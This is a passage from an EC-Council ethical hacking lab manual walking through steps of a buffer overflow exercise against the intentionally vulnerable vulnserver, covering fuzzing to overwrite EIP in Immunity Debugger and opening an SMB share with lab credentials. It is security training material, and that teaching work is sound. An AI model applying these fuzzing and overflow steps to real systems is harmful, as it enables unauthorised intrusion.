


44. Switch to the **Parrot Security** virtual machine and press **Ctrl+Z** to terminate the script running in the terminal window.




Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

45. After identifying the buffer overflow vulnerability in the target server, we need to perform fuzzing. Fuzzing is performed to send a large amount of data to the target server so that it experiences buffer overflow and overwrites the EIP register.
46. Switch back to the **Windows 11** virtual machine and close **Immunity Debugger** and the vulnerable server process.
47. Re-launch both **Immunity Debugger** and the vulnerable server as an administrator. Now, **Attach** the **vulnserver** process to **Immunity Debugger** and click the **Run program** icon in the toolbar to run **Immunity Debugger**.
48. Switch back to the **Parrot Security** virtual machine.
49. Minimize the **Terminal** window. Click the **Places** menu present at the top of the **Desktop** and select **Network** from the drop-down options.




50. The **Network** window appears; press **Ctrl+L**. The **Location** field appears; type **smb://10.10.1.11** and press **Enter** to access **Windows 11** shared folders.




Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

51. The security pop-up appears; enter the **Windows 11** machine credentials (**Username**: **Admin** and **Password**: **Pa$$w0rd**) and click **Connect**.




52. The **Windows shares on 10.10.1.11** window appears; double-click the **CEH-Tools** folder.

